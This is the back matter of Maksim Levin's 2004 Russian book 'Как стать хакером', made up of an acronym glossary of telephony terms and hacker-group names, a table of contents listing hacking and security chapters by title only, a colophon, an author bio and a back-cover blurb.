Хакерские акронимы

TLA	Three Letter Acronym
ACL	Access Control List
PIN	Personal Identification Number
TCB	Trusted Computing Base
ALRU	Automatic Line Record Update
AN	Associated Number
ARSB	Automated Repair Service Bureau
ATH	Abbreviated Trouble History
BOC	Bell Operating Company
BOR	Basic Output Report
BOSS	Business Office Servicing System
CA	Cable
COE	Central Office Equipment
CMC	Construction Maintenance Center
CNID	Calling Number IDentification

CO	Central Office
DDD	Direct Distance Dialing
ECC	Enter Cable Change
LD	Long Distance
LMOS	Loop Maintenance Operations System
MLT	Mechanized Loop Testing
NPA	Numbering Plan Area
POTS	Plain Old Telephone Service
RBOC	Regional Bell Operating Company
RSB	Repair Service Bureau
SS	Special Service
TAS	Telephone Answering Service
TH	Trouble History
TREAT	Trouble Report Evaluation and Analysis Tool
LOD	Legion of Doom
HFC	Hell Fire Club
TNO	The New Order
ACiD	Ansi Creators in Demand
Cci	Cybercrime International
FLT	Fairlight
iCE	Insane Creators Enterprise
iNC	International Network of Crackers
NTA	The Nocturnal Trading Alliance
PDX	Paradox
PE	Public Enemy
PSY	Psychose
QTX	Quartex
RZR	Razor (1911)
S!P	Supr!se Productions
TDT	The Dream Team
THG	The Humble Guys
THP	The Hill People
TRSI	Tristar Red Sector Inc.
UUDW	Union of United Death Workers

Содержание

Вместо вступления, или несколько слов от автора 3

Вначале было слово 4

Основы

Глава 1. Кто такой хакер? 6

Глава 2. Хакерский подход 12

Глава 3. Основные навыки хакера 14

Глава 4. Статус в хакерской культуре 17

Глава 5. Связь между хакером и придурком 20

Глава 6. Черты образа жизни 20

Глава 7. Субкультура хакеров 21

Глава 8. Преступники или романтики? 25

Глава 9. Хакер — это почти факир 29

Internet и Intranet

Глава 1. Общие принципы построения, адресация 31

Глава 2. Доменная система имен (DNS) 31

Глава 3. Работа в Internet 32

Глава 4. Как получить доступ в Internet 33

Глава 5. Сети пакетной коммутации 34

Хакинг

Глава 1. Искусство взлома 38

Глава 2. Как не пойматься 38

Глава 3. Ответвления провода 39
Глава 4. Определение номера телефона 40
Глава 5. Считывание RFI 40
Глава 6. ESS **41**

Руководство для начинающих

Глава 1. Опасно! 42
Глава 2. Этика 42
Глава 3. Теленет 43
Глава 4. Идентификация операционных систем 47
Глава 5. Список программ для начинающего хакера 51
Глава *6.* Как ломалась сеть РОСНЕТ 53

Система Unix

Глава 1. Операционная система программиста 78
Глава 2. Идентификация Unix 78
Глава 3. Эккаунты 81
Глава 4. Оболочки 82
Глава 5. Спецсимволы 83
Глава 6. Команды 84
Глава 7. Программирование оболочки 94
Глава 8. Петли 97
Глава 9. Использование TEST 97
Глава 10. EXPR 98
Глава 11. Системные переменные 99
Глава 12. Компилятор С 100
Глава 13. Файловая система 101
Глава 14. Файловые допуски 102

Взлом UNIX

Глава 1. Помните!. 104
Глава 2. Как зарегистрироваться под чужим именем. 104
Глава 3. Блокирование. 105
Глава 4. Как приобрести новое имя. 105
Глава 5. Как удержаться на уровне root. 106
Глава 6. Дефекты в системе безопасности. 117
Глава 7. Не доверяйте сценариям/программам инсталляции . . 118
Глава 8. Мысли о хакинге Unix. 119
Глава 9. Обнаружение отдельных дефектов. 122
Глава 10. Взламываем ограничивающую оболочку. 126

Взлом Microsoft Windows 2000

Глава 1. Основные принципы взлома защиты сетевых операционных систем Windows NT и Windows 2000. 127
Глава 2. Физический доступ к компьютеру. 128
Глава 3. Извлечение и вскрытие текстовых паролей из украденной SAM. 131
Глава 4. Программа LOphtCrack. 132
Глава 5. Доступ в локальной сети. 137
Глава 6. Использование Named Pipe File System. 138
Глава 7. Программа PipeBomb. 139
Глава 8. Программа AdminTrap. 140
Глава 9. Использование средства удаленного управления Back Oriffice 2000. 140
Глава 10. Удаленный взлом Windows NT через Internet. 142
Глава 11. Использование утилиты Ogre для проверки подсети сервера новостей штата Айдахо. 145
Глава 12. Взлом сервера Windows NT. 149

Хакерские **трюки**

Глава 1. Классификация методов взлома компьютеров. 154
Глава 2. Стандартные пароли в операционных системах. . . . 155
Глава 3. Как навредить недругу с помощью Internet. 156
Глава 4. Как соблазнить хакера. 158
Глава 5. Программисты. 161
Глава 6. Клавиатурные шпионы. 164
Глава 7. Благородный хакер. 168
Глава 8. «За» и «против» популярной программы «ICQ». 169
Глава 9. Компьютерные атаки: стратегия обороны. 172
Глава 10. Поисковые машины. 178
Глава 11. Программы-шпионы в детских играх. 181
Глава 12. Как защитить себя в Internet?. 184
Глава 13. Мой адрес — не дом и не улица. 188
Глава 14. Защита DNS. 191
Глава 15. Банкомат. 201
Глава 16. Анатомия дружеского взлома. 205
Глава 17. Бесплатный Internet. 219
Глава 18. Пароли в UNIX'e. 224
Глава 19. Защищаем Linux. 227
Глава 20. Взлом html-чатов. 234
Глава 21. Как ломать приложения Windows. 236
Глава 22. Несанкционированный доступ:
примеры вторжения. 245
Глава 23. Мобильная связь. 252
Глава 24. Сниффинг. 259
Глава 25. Общие принципы работы On-Line услуг. 260
Глава 26. По WWW без следов . . 261

Глава 27. Атака 264
Глава 28. В поисках халявного Web-хостинга 267
Глава 29. Некоторые аспекты атаки по словарю 268
Глава 30. Взлом WWW-серверов 270
Глава 31. Скрытая Usenet 273
Глава 32. Скрытая Internet Relay Chat 275
Глава 33. Установление личности по известному адресу 278
Глава 34. Защищенный разговор on-line 280
Глава 35. Как взломать Novell Netware 281
Глава 36. Что помнит компьютер 282

Часто задаваемые вопросы **284**

Приложения

Элементы жаргона хакеров 285
Любимые хакерами команды Unix 302
Хакерские списки рассылки 304
Крякалки 305
Хакерские сайты WWW 307
Хакерские сайты FTP 311
Хакерские акронимы 313

Научно-популярное издание

ЛевинМаксим

КАК СТАТЬ ХАКЕРОМ

Интеллектуальное руководство
по хакингу и фрикингу

Главный редактор *Б. К. Леонтьев*
Компьютерная верстка *И. В. Царик*
Корректор *О. В. Свитова*

Подписано в печать 10.09.2004. Формат 60X90/16.
Гарнитура «Ньютон». Бумага офсетная. Печать офсетная.
Печ. л. 20. Тираж 3000.

ЗАО «Новый издательский дом»
123022, г. Москва, ул. 2-я Звенигородская, д. 13, стр. 3.
http://www.nph.ru

Отпечатано в ОАО «Типография «Новости»
105005, г. Москва, ул. Фридриха Энгельса, д. 46.

Левин Максим

Сотрудник службы безопасности Украины. Десять лет проработал в департаменте «Специальных телекоммуникационных систем по защите информации». Кандидат технических наук, специалист в области компьютерных технологий. Автор двадцати семи книг компьютерной тематики, одна из которых - бестселлер **«Хакинг** без секретов». Статьи и обзоры Максима Левина публиковались в ведущих российских и американских журналах соответствующей тематики. Преподавал в университетах и научных центрах России, Украины и США. Участник и организатор многочисленных международных научных конференций и семинаров.

Эта книга посвящена российскому ханерскому сообществу. Его этике, юмору, жаргону, ну и, конечно, методам работы. Своей задачей автор не ставит обучать читателя искусству хакинга - речь идет об исключительно просветительных целях для тех, кто привык изучать все «самопалом» и так собирается продолжать. Здесь собраны материалы, переведенные и обработанные различными **хакерами.**

Переработка в соответствии со стилистикой русского языка порой исказила текст, но не технические термины. Тем, кто желает стать «киллером на чате» или «изгаляться» по-другому, автор советует обращаться к источникам более «компетентным» и рискует повториться, что эта книга предназначена для вдумчивых и решительных.

ISBN 5-9643-0049-9

9 785964 300496

MEW PUBLISHING HOUSE
WWW.IMPH.RU